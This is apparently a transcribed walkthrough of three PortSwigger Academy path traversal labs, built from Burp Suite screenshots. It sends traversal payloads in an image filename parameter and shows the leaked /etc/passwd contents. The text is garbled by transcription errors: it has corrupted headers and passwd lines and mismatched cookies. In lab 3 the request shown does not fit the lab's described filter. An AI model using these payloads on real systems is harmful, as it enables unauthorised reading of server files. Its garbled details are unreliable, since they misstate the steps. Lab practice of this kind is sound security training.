

1. Lab: File path traversal, simple case

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
1	https://0a82001103400e8a823fd3720040006c.web-security-academy.net	GET	/			200	10485	HTML		File path traversal, simple...		✓	34.246.129.62	session=gtcQNZdy...	13:45:47 16 Ju...	8080	94
33	https://0a82001103400e8a823fd3720040006c.web-security-academy.net	GET	/academyLabHeader			101	147					✓	34.246.129.62		13:45:48 16 Ju...	8080	89
35	https://0a82001103400e8a823fd3720040006c.web-security-academy.net	GET	/product?productId=1		✓	200	4530	HTML		File path traversal, simple...		✓	34.246.129.62		13:45:50 16 Ju...	8080	100
37	https://0a82001103400e8a823fd3720040006c.web-security-academy.net	GET	/academyLabHeader			101	147					✓	34.246.129.62		13:45:50 16 Ju...	8080	91
38	https://0a82001103400e8a823fd3720040006c.web-security-academy.net	GET	/			200	10398	HTML		File path traversal, simple...		✓	34.246.129.62		13:45:54 16 Ju...	8080	91
47	https://0a82001103400e8a823fd3720040006c.web-security-academy.net	GET	/academyLabHeader			101	147					✓	34.246.129.62		13:45:55 16 Ju...	8080	92

Request

Pretty

Raw

Hex

```
1 GET /product?productId=1 HTTP/2
2 Host: 0a82001103400e8a823fd3720040006c.web-security-academy.net
3 Cookie: session=gtcQNZdy017Mw0Wu5s1Sm7Pq3H6
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a82001103400e8a823fd3720040006c.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty

Raw

Hex

Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4422
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEADER_START-->
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labEcommerce.css rel=stylesheet>
12 <title>
13   File path traversal, simple case
14 </title>
15 </head>
16 <!--LAB_HEADER_END-->
17 <body>
18 <script src=/resources/labheader/js/labHeader.js>
19 </script>
20 <!--LAB_HEADER_START-->
21 <div id="academyLabHeader">
22 <section class="academyLabBanner">
23 <div class="container">
24 <div class="logo">
25 </div>
26 <div class="title-container">
27 <h2>
28   File path traversal, simple case
29 </h2>
30 <a class="link-back" href="
31   https://portswigger.net/web-security/file-path-traversal/lab-simple">
32     Back to lab
33 </a>
34 </div>
35 <div class="widget-container-lab-status is-not-solved">
36
```

Inspector

Request attributes

2

Request query parameters

1

Request cookies

1

Request headers

19

Response headers

3

Event log

All issues

Memory: 162.7MB of 15.97GB

Disabled

1

x

+

Send

Cancel

<

>

⚙

Burp AI

Target: https://0a82001103400e8a823fd3720040006c.web-security-academy.net

HTTP/2

Request

Pretty

Raw

Hex

```
1 GET /product?productId=1 HTTP/2
2 Host: 0a82001103400e8a823fd3720040006c.web-security-academy.net
3 Cookie: session=gtcQNZdy017Mw0Wu5s1Sm7Pq3H6
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a82001103400e8a823fd3720040006c.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty

Raw

Hex

Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4422
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEADER_START-->
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labEcommerce.css rel=stylesheet>
12 <title>
13   File path traversal, simple case
14 </title>
15 </head>
16 <!--LAB_HEADER_END-->
17 <body>
18 <script src=/resources/labheader/js/labHeader.js>
19 </script>
20 <!--LAB_HEADER_START-->
21 <div id="academyLabHeader">
22 <section class="academyLabBanner">
23 <div class="container">
24 <div class="logo">
25 </div>
26 <div class="title-container">
27 <h2>
28   File path traversal, simple case
29 </h2>
30 <a class="link-back" href="
31   https://portswigger.net/web-security/file-path-traversal/lab-simple">
32     Back to lab
33 </a>
34 </div>
35 <div class="widget-container-lab-status is-not-solved">
36
```

Inspector

Request attributes

2

Request query parameters

1

Request body parameters

0

Request cookies

1

Request headers

19

Response headers

3

Event log

All issues

Memory: 179.5MB of 15.97GB

Disabled

1 X +

Send Cancel < > Burp AI

Target: https://0a82001103400e8a823fd3720040006c.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=5.jpg HTTP/2
2 Host: 0a82001103400e8a823fd3720040006c.web-security-academy.net
3 Cookie: session=gtc0QtdyDj2M0aUWuo5A19mL7RghjN6
4 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-UA-Mobile: 70
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: 71
14 Sec-Fetch-Dest: document
15 Referer: https://0a82001103400e8a823fd3720040006c.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render



Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

Done 104,930 bytes | 274 millis

Event log All issues Memory: 179.5MB of 15.97GB Disabled

Поиск

1 X +

Send Cancel < > Burp AI

Target: https://0a82001103400e8a823fd3720040006c.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=/etc/passwd HTTP/2
2 Host: 0a82001103400e8a823fd3720040006c.web-security-academy.net
3 Cookie: session=gtc0QtdyDj2M0aUWuo5A19mL7RghjN6
4 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-UA-Mobile: 70
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: 71
14 Sec-Fetch-Dest: document
15 Referer: https://0a82001103400e8a823fd3720040006c.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 "No such file"
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

Done 136 bytes | 95 millis

Event log All issues Memory: 179.5MB of 15.97GB Disabled

Поиск

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 x +

Send Cancel < > Burp All

Target: https://0a82001103400e8a823fd3720040006c.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a82001103400e8a823fd3720040006c.web-security-academy.net
3 Cookie: session=gcc0Qn5dy0Z2M0eUWuo5A19m179p3N6
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a82001103400e8a823fd3720040006c.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:11:11:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailList Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 cactalog:x:12002:12002:/home/cactalog:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12089:12089:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 managebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronisation,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolve,,:/run/systemd:/usr/sbin/nologin
35 systemd:x:106:107:systemd,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,:/var/lib/postgresql/bin/bash
37 usbmux:x:108:8:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
38 tkit:x:109:115:RealtimeKit,,:/proc:/usr/sbin/nologin
39 mongodb:x:110:117:/var/lib/mongodb:/usr/sbin/nologin
40 avahi:x:111:118:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
41 cups-pk-helper:x:112:119:user for cups-pk-helper service,,/home/cups-pk-helper:/usr/sbin/nologin
42 geoclue:x:113:120:/var/lib/geoclue:/usr/sbin/nologin
43 nanded:x:114:122:/var/lib/nanded:/usr/sbin/nologin
44 colord:x:115:123:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
```

0 highlights

2,410 bytes | 146 millis

Event log All issues

Memory: 179.5MB of 15.97GB Disabled

File path traversal, simple case

0a82001103400e8a823fd3720040006c.web-security-academy.net

WebSecurity Academy File path traversal, simple case

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home

WE LIKE TO SHOP

Babbage Web Spray \$20.08

Dancing In The Dark \$19.65

Couple's Umbrella \$42.99

Laser Tag \$68.29

View details

View details

View details

View details

← → ×

portswigger.net/web-security/learning-paths/path-traversal/reading-arbitrary-files-via-path-traversal/file-path-traversal/lab-simple#

☆ ↻ ⌂

←

PRACTITIONER

Path traversal 3 of 14

Web Security Academy

My progress

✓ What is path traversal?

○ Reading arbitrary files via path traversal (2 of 2)

○ Common obstacles to exploiting path traversal vulnerabilities

○ How to prevent a path traversal attack

Lab: File path traversal, simple case

APPRENTICE

LAB Solved

This lab contains a path traversal vulnerability in the display of product images.
To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE →

Up next: Common obstacles to exploiting path traversal vulnerabilities

Поиск

13:48

16.06.2026

2. Lab: File path traversal, traversal sequences blocked with absolute path bypass

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

The screenshot shows the Burp Suite interface with the HTTP history tab selected. A request to `https://0a7000ed0476969b81d175ca0d0000e.web-security-academy.net/product/productid=1` is highlighted. The response is an HTML page with a status of 200 OK. The response body contains a header with the title "File path traversal, traversal sequences blocked with absolute path bypass" and a link to a portswigger.net article. The response also includes a meta tag for the content type and a meta tag for the X-Frame-Options.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request to `https://0a7000ed0476969b81d175ca0d0000e.web-security-academy.net/product/productid=1` is highlighted. The response is an HTML page with a status of 200 OK. The response body contains a header with the title "File path traversal, traversal sequences blocked with absolute path bypass" and a link to a portswigger.net article. The response also includes a meta tag for the content type and a meta tag for the X-Frame-Options.

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Target: https://0a7000ed0476969b81d175ca0d0006e.web-security-academy.net HTTP/2

Request

```
1 GET /image?filename=45.jpg HTTP/2
2 Host: 0a7000ed0476969b81d175ca0d0006e.web-security-academy.net
3 Cookie: session=s3MyVCe3j2xwBqhpRfUlw4D4h2Rc
4 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Best: document
15 Referer: https://0a7000ed0476969b81d175ca0d0006e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response



Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 19
- Response headers: 3

152,467 bytes | 372 millis

Memory: 168.0MB of 15.97GB Disabled

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Target: https://0a7000ed0476969b81d175ca0d0006e.web-security-academy.net HTTP/2

Request

```
1 GET /image?filename=etc/passwd HTTP/2
2 Host: 0a7000ed0476969b81d175ca0d0006e.web-security-academy.net
3 Cookie: session=s3MyVCe3j2xwBqhpRfUlw4D4h2Rc
4 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Best: document
15 Referer: https://0a7000ed0476969b81d175ca0d0006e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x11:0:root:/root:/bin/bash
7 daemon:x11:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x11:2:bin:/bin:/usr/sbin/nologin
9 sys:x11:3:sys:/dev:/usr/sbin/nologin
10 sync:x11:4:65534:sync:/bin:/bin/sync
11 games:x11:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x11:6:10:man:/var/cache/man:/usr/sbin/nologin
13 lp:x11:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x11:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x11:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x11:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x11:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x11:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x11:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x11:36:36:Mail Manager:/var/list:/usr/sbin/nologin
21 irc:x11:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x11:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x11:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x11:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x11:12001:12001:/home/peter:/bin/bash
26 carlos:x11:12002:12002:/home/carlos:/bin/bash
27 user:x11:12003:12003:/home/user:/bin/bash
28 elmer:x11:12099:12099:/home/elmer:/bin/bash
29 academy:x11:10000:10000:/academy:/bin/bash
30 messagebus:x11:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x11:102:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x11:103:103:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
33 systemd-networkd:x11:104:104:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolved:x11:105:105:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
35 myq1:x11:106:107:MyQ1 Server,,:/nonexistent:/bin/false
36 postgres:x11:107:110:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
37 usbmux:x11:108:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
38 postgres:x11:107:110:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
39 nongdb:x11:110:111:/var/lib/nongdb:/usr/sbin/nologin
40 avahi:x11:111:110:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
41 cups-pk-helper:x11:112:119:usr:for cups-pk-helper service,,:/home/cups-pk-helper:/usr/sbin/nologin
42 geoclue:x11:113:120:/var/lib/geoclue:/usr/sbin/nologin
43 named:x11:114:121:/var/lib/named:/usr/sbin/nologin
44 colord:x11:115:123:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
45
```

2,410 bytes | 128 millis

Memory: 168.0MB of 15.97GB Disabled

File path traversal, traversal sequences blocked with absolute path bypass

WebSecurity Academy

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

ZZZZZZ Bed - Your New Home Office

★★★★★

\$44.35



Description:

We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time.

Поиск

portswigger.net/web-security/learning-paths/path-traversal/common-obstacles-to-exploiting-path-traversal-vulnerabilities/file-path-traversal/lab-absolute-path-bypass#

← PRACTITIONER Path traversal 5 of 14

WebSecurity Academy

My progress

What is path traversal?

Reading arbitrary files via path traversal

Common obstacles to exploiting path traversal vulnerabilities (2 of 10)

How to prevent a path traversal attack

Lab: File path traversal, traversal sequences blocked with absolute path bypass

PRACTITIONER LAB Solved

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE →

Up next: Common obstacles to exploiting path traversal vulnerabilities - Continued

3. Lab: File path traversal, traversal sequences stripped non-recursively

This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

The screenshot shows the Burp Suite interface with the 'Target' tab selected. The site map on the left lists several requests. The selected request is a GET to `https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net/product?productId=1`. The response is an HTML document with a title 'File path traversal, traversal sequences stripped non-recursively'. The response body contains a link to `https://portswigger.net/web-security/file-path-traversal/lab-3`.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The request is a GET to `https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net/product?productId=1`. The response is a 200 OK status with an HTML document. The response body contains a link to `https://portswigger.net/web-security/file-path-traversal/lab-3`.

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 X +

Send Cancel < > Burp AI

Target: <https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net> HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=etc.jpg HTTP/2
2 Host: 0a48002e04bcf42281eae38e006d00b2.web-security-academy.net
3 Cookie: session=1AvbxygStJ9nB3acbs0B0EOguVuGep
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex **Render**



Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

118,082 bytes | 378 millis

Event log All issues Memory: 186.6MB of 15.97GB Disabled

Поиск 0 highlights

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 X +

Send Cancel < > Burp AI

Target: <https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net> HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=/etc/passwd HTTP/2
2 Host: 0a48002e04bcf42281eae38e006d00b2.web-security-academy.net
3 Cookie: session=1AvbxygStJ9nB3acbs0B0EOguVuGep
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

136 bytes | 99 millis

Event log All issues Memory: 182.6MB of 15.97GB Disabled

Поиск 0 highlights

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 X +

Send Cancel < > Burp All

Target: https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a48002e04bcf42281eae38e006d00b2.web-security-academy.net
3 Cookie: session=1AvbXjg8tJ9nB83acB90EOQuVuGep
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="116"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:11:11:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mail list Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 apt:x:100:120:12001:/home:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,/var/lib/isc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin
